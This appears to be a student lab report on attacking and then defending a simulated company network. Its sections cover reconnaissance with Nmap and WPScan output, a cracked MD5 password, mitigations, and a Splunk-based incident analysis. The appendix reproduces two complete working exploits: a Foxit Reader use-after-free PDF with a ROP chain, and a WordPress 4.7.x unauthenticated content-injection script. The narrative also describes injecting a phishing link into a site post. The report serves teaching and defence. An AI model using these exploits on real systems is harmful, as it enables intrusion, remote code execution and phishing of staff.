

1  #!/usr/bin/env python
2
3  """
4  Technical Explanation: https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html
5  REST API Wordpress reference: https://developer.wordpress.org/rest-api/reference/posts/#update-a-post
6  Wordpress Version Affected: 4.7.0/4.7.1
7
8  2017 - Coded by snoww0lf.
9  """
10 import re
11 import json
12 import urllib2
13
14 class WpContent:
15     def __init__(self, url):
16         self.__url = url
17         self.__response = urllib2.urlopen(self.__url).read()
18
19     def get_api_wp(self):
20         return re.findall(r"https://api.w.org/' href='(.*?)'", self.__response)[0]
21
22     def get_wp_version(self):
23         check_version = re.findall(r'ver=(.*)"', self.__response)[0]
24         if check_version == "4.7" or check_version == "4.7.1":
25             check_version += " ( Maybe vulnerable to inject ) "
26         else:
27             check_version += " ( Maybe not vulnerable to inject ) "

```


Here i can see the exploit that i will use for the content injection



here is the command i will use for the attack containing the script, URL and the content



Here after the script has been executed, i can see that content has been added, that contain the fake task and the link that will trick the windows users in the company



Here is the “ransomware” (calculator) has been launched as soon as the employee opened the pdf

Recommendations and Mitigations

Vulnerability 1 #: Command Injection & Privilege Escalation

is a where the attacker injects commands into an application through exploiting the application vulnerability in in our case this command injection will lead to **privilege escalation** which is a gaining an unauthorized higher access by leveraging security flaws

In our case such vulnerability has happened through the `diag_testport.php` page in pfSense that allows users to test network ports using the srcport panel. In this case, the vulnerability allows an attacker to manipulate the input parameters through adding (`;;`) to the command instead of the port, to inject and execute unauthorized commands. The lack of proper input validation and sanitization in `diag_testport.php` makes it vulnerable to this type of attack.

Mitigations are as follows:

Upgrade to pfSense 2.1.4

How did they fix it:

“The srcport value is now checked to ensure that it is a valid port number.”

“The srcport value is now escaped before being passed to the `exec()` function.”

Vulnerability 2 #: Content Injection

is a security vulnerability that allows unauthenticated users to edit posts and contents using REST API , to exploit this vulnerability, an attacker would need to send a POST request to the `/wp-json/wp/v2/posts` or `/wp-json/wp/v2/pages` endpoint with a JSON payload containing the updated content. The attacker does not need to be logged in or registered in the first place to the WordPress website to do this.

Mitigations are as follows:

To protect from such vulnerability is update to the 4.7.2 version or the latest version ,which will prevent any content injection attack, the update contains implementation of input validation in the REST API endpoints , that will check any request for editing or updating ether pages or posts (anything editable), plus the WordPress software now will validate the data too to make sure it does not contain any malicious code

If the attacker injects malicious data, the new WordPress version will reject the injection and prevent the malicious code from being stored in the database or displayed on the website

Vulnerability 3 #: Use-After-Free (UAF)

A vulnerability related to incorrect use of dynamic memory during program operation. If after freeing a memory location, a program does not clear the pointer to that memory, an attacker can use the error to hack the program.

Mitigations are as follows:

Download the latest version of Foxit

Foxit fixed their use-after-free vulnerabilities in several ways, including:

1-Improved memory management and using smart pointers:

No need for a unnecessary memory allocations, smart pointers will be used , and using a memory allocator with built-in protections. Garbage Collection Mechanisms are used in the languages such as Java and C# to deallocate unused memory so that it can be used again in better ways. The programmer does not have to be concerned about memory leaks. Smart Pointer is a mechanism developed by C++11.

When the object is destroyed, the memory is also released. As a result, the programmer don't need to delete it because Smart Pointer will handle it.

2- Added additional security checks:

For example, Foxit Reader now checks to make sure that a pointer is not null(empty) before removing it, and it also checks to make sure that a pointer is still valid before accessing the memory (heap) that it points to.

3-Fixed known user-after-free vulnerabilities in their code: Foxit said they identified and fixed several known user-after-free vulnerabilities in Foxit Reader in their code. They started searching for flaws and vulnerability in code to stop similar attacks in the future

Vulnerability 4 #: Clear Text Credentials & anonymous login

That sensitive information like passwords is stored without any kind of security ether hashing encrypting like the ones I found in FTP server

Moving any sensitive information on the FTP server and disabling anonymous login making sure no unauthorized access to FTP nor Telnet

Mitigations are as follows:

Implement encryption or hashing mechanisms for storing and transmitting credentials.

Making only authenticated people able to access the FTP server and removing any sensitive information out of the FTP to somewhere else.

And for the clear Credentials must be hashed or compressed with strong password policy, in our case it was removed in case even if he got the access somehow, he won't find any sensitive information

Vulnerability 5 #: Password Hash Weakness

In old versions of PFSense firewalls the hash that was used for the stored passwords in config.xml was md5 which is a vulnerable hash that was compromised.

Mitigations are as follows:

Updating the PFSense to the to 2.2.0 update or latest update where the new updates

Because they started using the Bcrypt algorithm to hash user passwords instead of MD5.

bcrypt is a stronger hashing algorithm that is more resistant to brute-force attacks and rainbow table attacks.

Appendices

- **Tool used:** NMAP ,WPscan and CrackStaion

- **Tool outputs:**

-NMAP

```
# Nmap 7.93 scan initiated Wed Nov 8 08:14:10 2023 as: nmap -A -oN env.txt 192.168.1.0/24
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq 2.68
| dns-nsid:
```

```
_ bind.version: dnsmasq-2.68
80/tcp open  http  lighttpd 1.4.35
_http-server-header: lighttpd/1.4.35
_http-title: Login
_http-cookie-flags:
| /:
| PHPSESSID:
_ httponly flag not set
```

Nmap scan report for 192.168.1.3

Host is up (0.00082s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

23/tcp open telnet

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at

<https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port23-TCP:V=7.93%I=7%D=11/8%Time=654B89BB%P=x86_64-pc-linux-gnu%r(Gene

SF:ricLines,15,"%\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfb

SF:d'\xff\xfd\$")%r(GetRequest,15,"%\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\

SF:x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(Help,15,"%\xff\xfb%\xff\xfb&\xff\xfd

SF:\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$");

Nmap scan report for 192.168.1.5

Host is up (0.00062s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

21/tcp open ftp Baby FTP Server

_ftp-anon: Anonymous FTP login allowed (FTP code 230)

_drwx----- 1 user group 0 Nov 08 10:17 lub

_ftp-syst:

_ SYST: UNIX emulated by Baby FTP Server.

80/tcp open http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.2.4)

_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

_http-title: Welcome to XAMPP

_Requested resource was http://192.168.1.5/dashboard/

443/tcp open ssl/http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.2.4)

_ssl-date: TLS randomness does not represent time

_tls-alpn:

_ http/1.1

_ssl-cert: Subject: commonName=localhost

_Not valid before: 2009-11-10T23:48:47

_Not valid after: 2019-11-08T23:48:47

_http-title: Welcome to XAMPP

_Requested resource was https://192.168.1.5/dashboard/

_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

3306/tcp open mysql MySQL 5.5.5-10.4.28-MariaDB

_mysql-info:

_ Protocol: 10

_ Version: 5.5.5-10.4.28-MariaDB

_ Thread ID: 171

_ Capabilities flags: 63486

_ Some Capabilities: Support41Auth, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsTransactions, InteractiveClient, FoundRows, IgnoreSigpipes, Speaks41ProtocolNew, Speaks41ProtocolOld, SupportsCompression, LongColumnFlag, DontAllowDatabaseTableColumn, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults

_ Status: Autocommit

_ Salt: '+?<MQ0:sV3=v\I9#?Tk

_ Auth Plugin Name: mysql_native_password

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

_http-server-header: Microsoft-HTTPAPI/2.0

_http-title: Service Unavailable

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.6

Host is up (0.00060s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.4p1 Debian 1 (protocol 2.0)

```
Nmap scan report for 192.168.1.103
Host is up (0.00019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.93%I=7%D=11/8%Time=654B89BB%P=x86_64-pc-linux-gnu%r(Gene
SF:riC.lines,15,"%\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\x
SF:d'\xff\xfd$")%r(GetRequest,15,"%\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\
SF:SF:x20\xff\xfd#\xff\xfd'\xff\xfd$")%r(Help,15,"%\xff\xfb%\xff\xfb&\xff\x
SF:\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd$")%r(NCP,15,"%\xff\xfb%\xff\
SF:xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd$");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov  8 08:15:25 2023 -- 256 IP addresses (5 hosts up) scanned in 74.50 seconds
```

```
wpscan --url http://52.146.145.215
```

```
[!] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://52.146.145.215/ [52.146.145.215]
[+] Started: Wed Nov 8 08:27:48 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://52.146.145.215/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://52.146.145.215/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://52.146.145.215/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.1 identified (Insecure, released on 2017-01-11).
| Found By: Rss Generator (Passive Detection)
| - http://52.146.145.215/index.php/feed/, <generator>https://wordpress.org/?v=4.7.1</generator>
| - http://52.146.145.215/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.1</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://52.146.145.215/wp-content/themes/twentyseventeen/
| Last Updated: 2023-03-29T00:00:00.000Z
| Readme: http://52.146.145.215/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://52.146.145.215/wp-content/themes/twentyseventeen/style.css?ver=4.7.1
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://52.146.145.215/wp-content/themes/twentyseventeen/style.css?ver=4.7.1, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:03 <=====> (137 / 137) 100.00% Time: 00:00:03

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Nov 8 08:28:01 2023
[+] Requests Done: 171
[+] Cached Requests: 5
[+] Data Sent: 43.38 KB
[+] Data Received: 354.799 KB
[+] Memory used: 254.148 MB
[+] Elapsed time: 00:00:12
```

-CrackStaion

Hash	type	password
Bc5a684139d9310b55eca838adcbafe5	md5	rightpath

• Exploit code:

- User after free exploit

```

%PDF
1 0 obj
<</Pages 1 0 R /OpenAction 2 0 R>>
2 0 obj
<</S /JavaScript /JS (

/*
Foxit Reader Remote Code Execution Exploit
=====

Written by: Steven Seeley (mr_me) of Source Incite
Date: 22/06/2018
Technical details: https://srcincite.io/blog/2018/06/22/foxes-among-us-foxit-reader-vulnerability-discovery-and-exploitation.html
Download: https://www.foxitsoftware.com/downloads/latest.php?product=Foxit-Reader&platform=Windows&version=9.0.1.1049&package\_type=exe&language=English
Target version: Foxit Reader v9.0.1.1049 (sha1: e3bf26617594014f4af2ef2b72b4a86060ec229f)
Tested on:
1. Windows 7 Ultimate x86 build 6.1.7601 sp1
2. Windows 10 Pro x86 v1803 build 10.0.17134
Vulnerabilities leveraged:
1. CVE-2018-9948
2. CVE-2018-9958
*/

var heap_ptr = 0;
var foxit_base = 0;
var pwn_array = [];

function prepare_heap(size){
/*
This function prepares the heap state between allocations
and frees to get a predictable memory address back.
*/
var arr = new Array(size);
for(var i = 0; i < size; i++){
arr[i] = this.addAnnot({type: "Text"});;
if (typeof arr[i] == "object"){
arr[i].destroy();
}
}
}

function gc() {
/*
This is a simple garbage collector, written by the notorious @saelo
Greetz, mi amigo.
*/
const maxMallocBytes = 128 * 0x100000;
for (var i = 0; i < 3; i++) {
var x = new ArrayBuffer(maxMallocBytes);
}
}

function alloc_at_leak(){
/*
This is the function that allocates at the leaked address
*/
for (var i = 0; i < 0x64; i++){
pwn_array[i] = new Int32Array(new ArrayBuffer(0x40));
}
}

function control_memory(){
/*
This is the function that fills the memory address that we leaked
*/
for (var i = 0; i < 0x64; i++){
for (var j = 0; j < pwn_array[i].length; j++){

```

```

pwn_array[i][j] = foxit_base + 0x01a7ee23; // push ecx; pop esp; pop ebp; ret 4
}
}
}

function leak_vtable(){
/*
Foxit Reader Typed Array Uninitialized Pointer Information Disclosure Vulnerability
ZDI-CAN-5380 / ZDI-18-332 / CVE-2018-9948
Found by: bit from meepwn team
*/

// alloc
var a = this.addAnnot({type: "Text"});

// free
a.destroy();
gc();

// kinda defeat lfh randomization in win 10
prepare_heap(0x400);

// reclaim
var test = new ArrayBuffer(0x60);
var stolen = new Int32Array(test);

// leak the vtable
var leaked = stolen[0] & 0xffff0000;

// a hard coded offset to FoxitReader.exe base v9.0.1.1049 (a01a5bde0699abda8294d73544a1ec6b4115fa68)
foxit_base = leaked - 0x01f50000;
}

function leak_heap_chunk(){
/*
Foxit Reader Typed Array Uninitialized Pointer Information Disclosure Vulnerability
ZDI-CAN-5380 / ZDI-18-332 / CVE-2018-9948
Found by: bit from meepwn team
*/

// alloc
var a = this.addAnnot({type: "Text"});

// free
a.destroy();

// kinda defeat lfh randomization in win 10
prepare_heap(0x400);

// reclaim
var test = new ArrayBuffer(0x60);
var stolen = new Int32Array(test);

// alloc at the freed location
alloc_at_leak();

// leak a heap chunk of size 0x40
heap_ptr = stolen[1];
}

function reclaim(){
/*
This function reclaims the freed chunk, so we can get rce and I do it a few times for reliability.
All gadgets are from FoxitReader.exe v9.0.1.1049 (a01a5bde0699abda8294d73544a1ec6b4115fa68)
*/

var arr = new Array(0x10);
for (var i = 0; i < arr.length; i++) {

```

```

arr[i] = new ArrayBuffer(0x60);
var rop = new Int32Array(arr[i]);

rop[0x00] = heap_ptr; // pointer to our stack pivot from the TypedArray leak
rop[0x01] = foxit_base + 0x01a11d09; // xor ebx,ebx; or [eax],eax; ret
rop[0x02] = 0x72727272; // junk
rop[0x03] = foxit_base + 0x00001450 // pop ebp; ret
rop[0x04] = 0xffffffff; // ret of WinExec
rop[0x05] = foxit_base + 0x0069a802; // pop eax; ret
rop[0x06] = foxit_base + 0x01f2257c; // IAT WinExec
rop[0x07] = foxit_base + 0x0000c6c0; // mov eax,[eax]; ret
rop[0x08] = foxit_base + 0x00049d4e; // xchg esi,eax; ret
rop[0x09] = foxit_base + 0x00025cd6; // pop edi; ret
rop[0x0a] = foxit_base + 0x0041c6ca; // ret
rop[0x0b] = foxit_base + 0x000254fc; // pushad; ret
rop[0x0c] = 0x636c6163; // calc
rop[0x0d] = 0x00000000; // adios, amigo

for (var j = 0x0e; j < rop.length; j++) {
  rop[j] = 0x71727374;
}
}
}

function trigger_uaf(){
  /*
  Foxit Reader Text Annotations point Use-After-Free Remote Code Execution Vulnerability
  ZDI-CAN-5620 / ZDI-18-342 / CVE-2018-9958
  Found by: Steven Seeley (mr_me) of Source Incite
  */

  var that = this;
  var a = this.addAnnot({type:"Text", page: 0, name:"uaf"});
  var arr = [1];
  Object.defineProperties(arr,{
    "0":{
      get: function () {

        // free
        that.getAnnot(0, "uaf").destroy();

        // reclaim freed memory
        reclaim();
        return 1;
      }
    }
  });

  // re-use
  a.point = arr;
}

function main(){

  // 1. Leak a heap chunk of size 0x40
  leak_heap_chunk();

  // 2. Leak vtable and calculate the base of Foxit Reader
  leak_vtable();

  // 3. Then fill the memory region from step 1 with a stack pivot
  control_memory();

  // 4. Trigger the uaf, reclaim the memory, pivot to rop and win
  trigger_uaf();
}

if (app.platform == "WIN"){

```

```

if (app.isFoxit == "Foxit Reader"){
if (app.appFoxitVersion == "9.0.1.1049"){
main();
}
}
}

)>> trailer <</Root 1 0 R>>

```

- Content injection exploit

```

# 2017 - @leonjza
#
# Wordpress 4.7.0/4.7.1 Unauthenticated Content Injection PoC
# Full bug description: https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html

# Usage example:
#
# List available posts:
#
# $ python3 inject.py http://localhost:8070/
# * Discovering API Endpoint
# * API lives at: http://localhost:8070/wp-json/
# * Getting available posts
# - Post ID: 1, Title: test, Url: http://localhost:8070/archives/1
#
# Update post with content from a file:
#
# $ cat content
# foo
#
# $ python3 inject.py http://localhost:8070/ 1 content
# * Discovering API Endpoint
# * API lives at: http://localhost:8070/wp-json/
# * Updating post 1
# * Post updated. Check it out at http://localhost:8070/archives/1
# * Update complete!

import json
import sys
from urllib.request import urlopen, Request

from lxml import etree

def get_api_url(wordpress_url):
    response = urlopen(wordpress_url)

    data = etree.HTML(response.read())
    u = data.xpath('//link[@rel="https://api.w.org/" ]/@href')[0]

    # check if we have permalinks
    if 'rest_route' in u:
        print(' ! Warning, looks like permalinks are not enabled. This might not work!')

    return u

def get_posts(api_base):
    response = urlopen(api_base + 'wp/v2/posts')

```

```

posts = json.loads(response.read().decode('utf-8'))

for post in posts:
    print(' - Post ID: {0}, Title: {1}, Url: {2}'
          .format(post['id'], post['title']['rendered'], post['link']))

def update_post(api_base, post_id, post_content):
    # more than just the content field can be updated. see the api docs here:
    # https://developer.wordpress.org/rest-api/reference/posts/#update-a-post
    data = json.dumps({
        'content': post_content
    }).encode('utf-8')

    url = api_base + 'wp/v2/posts/{post_id}?id={post_id}abc'.format(post_id=post_id)
    req = Request(url, data, headers={'Content-Type': 'application/json'})
    response = urlopen(req).read()

    print('* Post updated. Check it out at {0}'.format(json.loads(response.decode('utf-8'))['link']))

def print_usage():
    print('Usage: {0} <url> (optional: <post_id> <file with post_content>)' .format(__file__))

if __name__ == '__main__':

    # ensure we have at least a URL
    if len(sys.argv) < 2:
        print_usage()
        sys.exit(1)

    # if we have a post id, we need content too
    if 2 < len(sys.argv) < 4:
        print('Please provide a file with post content with a post id')
        print_usage()
        sys.exit(1)

    print('* Discovering API Endpoint')
    api_url = get_api_url(sys.argv[1])
    print('* API lives at: {0}'.format(api_url))

    # if we only have a URL, show the posts we have
    if len(sys.argv) < 3:
        print('* Getting available posts')
        get_posts(api_url)

        sys.exit(0)

    # if we get here, we have what we need to update a post!
    print('* Updating post {0}'.format(sys.argv[2]))
    with open(sys.argv[3], 'r') as content:
        new_content = content.readlines()

    update_post(api_url, sys.argv[2], ''.join(new_content))

    print('* Update complete!')

```

Part [3]

Defensive Cybersecurity

1. Conduct an Analysis of the Systems

1.1 Overview of Systems

UVPN company operates a network infrastructure that contains multiple operating systems like 2 windows machine , Lubuntu and Pfsense firewall 2.1.3 that is based on FreeBSD operating system, the company's Network architecture is hybrid containing FTP and MySQL on-premises and S3 storage service running on AWS platform and WEB service running on Ubuntu OS on Azure platform which is both a cloud-based service the employees use day-to-day operations, and all the machines are set up to forward logs to cloud-based Splunk.

1.2 Incident Discovery

In 17/Nov/2023 at 7:00, we the security team UVPN company, got a call from the employees saying their devices got infected with calculators' “Ransomware” and edited content on the company’s webpage that was not edited by any employee.

1.3 Artifacts

- Splunk search, and reporting section that revealed a series of unauthorized logins, hostile Scans and an API log indicating a content injection attack on the WEB server
- **Network Traffic:** abnormal traffic coming from the attacker with public IP that contains WPscan scanning traffic trying to scan our WordPress site, and follow that an unauthenticated POST request to the WordPress REST API endpoint "**POST**"

`/index.php/wp-json/wp/v2/posts/1/?id=1abc HTTP/1.1"` that is responsible for creating and updating pages and posts leading to content injection on the post with the (Id = 1)

>	11/17/23 4:20:20.000 PM	212.34.19.65 -- [17/Nov/2023:16:20:20 +0000] "HEAD /wp-content/themes/twentyseventeen/error_log HTTP/1.1" 404 140 "http://52.146.145.215/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)" host = Wordpress source = /var/log/apache2/access.log sourcetype = access-too_small
>	11/17/23 4:20:20.000 PM	212.34.19.65 -- [17/Nov/2023:16:20:20 +0000] "GET /wp-content/themes/twentyseventeen/ HTTP/1.1" 500 185 "http://52.146.145.215/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)" host = Wordpress source = /var/log/apache2/access.log sourcetype = access-too_small
>	11/17/23 4:20:20.000 PM	212.34.19.65 -- [17/Nov/2023:16:20:20 +0000] "HEAD /wp-content/themes/twentyseventeen/README.txt HTTP/1.1" 200 283 "http://52.146.145.215/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)" host = Wordpress source = /var/log/apache2/access.log sourcetype = access-too_small
>	11/17/23 4:20:20.000 PM	Nov 17 16:20:20 pfSense nginx: 192.168.1.6 -- [17/Nov/2023:16:20:20 +0000] "POST /bandwidth_by_ip.php HTTP/1.1" 200 75 "http://192.168.1.1/status_graph.php" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" host = pfSense source = /var/log/nginx.log sourcetype = syslog
>	11/17/23 4:20:19.000 PM	212.34.19.65 -- [17/Nov/2023:16:20:19 +0000] "HEAD /wp-content/themes/twentyseventeen/readme.txt HTTP/1.1" 404 140 "http://52.146.145.215/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)" host = Wordpress source = /var/log/apache2/access.log sourcetype = access-too_small

here we can see the attacker is trying to scan the company's WordPress using WPscan tool

>	11/17/23 5:04:05.000 PM	212.34.19.65 -- [17/Nov/2023:17:04:05 +0000] "POST /index.php/wp-json/wp/v2/posts/1/?id=1abc HTTP/1.1" 200 4136 "-" "Python-urllib/3.11" host = Wordpress source = /var/log/apache2/access.log sourcetype = access_combined
---	----------------------------	--

and here is the log that show the content injection attack that was performed

- **User Accounts:** anonymous access to FTP server with clear text credentials led to unauthorized login attempts using the credentials were seen on Splunk search showing unauthorized access to the telnet service that was running on the one of the employees' machines (lub) that led to another unauthorized login to the firewall as the same user (lub)

here we can see the events that show the IP (192.168.1.6) which is unknown IP to the system (the attacker) attempting multiple failed logins into the FTP server until he got the access through anonymous login ,the ftp contains sensitive information such as telnet password

< Hide Fields	≡ All Fields	List ▼	Format	50 Per Page ▼
SELECTED FIELDS <i>a</i> host 1 <i>a</i> source 1 <i>a</i> sourcetype 1 INTERESTING FIELDS # date_hour 1 # date_mday 1 # date_minute 3 # date_month 1 # date_second 6 # date_wday 1 # date_year 1 # date_zone 1 # index 1 # linecount 1 # punct 10 # splunk_server 1 # timeendpos 1 # timestartpos 1 # uid 2 4 more fields + Extract New Fields		i	Time	Event
				host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth
		>	11/17/23 3:25:47.441 PM	2023-11-17T18:25:47.441696+03:00 lub-vmwarevirtualplatform sudo: pam_unix(sudo:session): session opened for user root(uid=0) by lub(uid=1000) host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth
		>	11/17/23 3:25:47.427 PM	2023-11-17T18:25:47.427569+03:00 lub-vmwarevirtualplatform sudo: 1 ub : TTY=pts/0 ; PWD=/opt/splunkforwarder/etc/system/local ; USER=root ; COMMAND=/usr/sbin/ufw status verbose host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth
		>	11/17/23 3:25:35.178 PM	2023-11-17T18:25:35.178739+03:00 lub-vmwarevirtualplatform sudo: pam_unix(sudo:session): session closed for user root host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth
		>	11/17/23 3:25:31.801 PM	2023-11-17T18:25:31.801617+03:00 lub-vmwarevirtualplatform sudo: pam_unix(sudo:session): session opened for user root(uid=0) by lub(uid=1000) host = lub-vmwarevirtualplatform source = /var/log/auth.log sourcetype = LubAuth
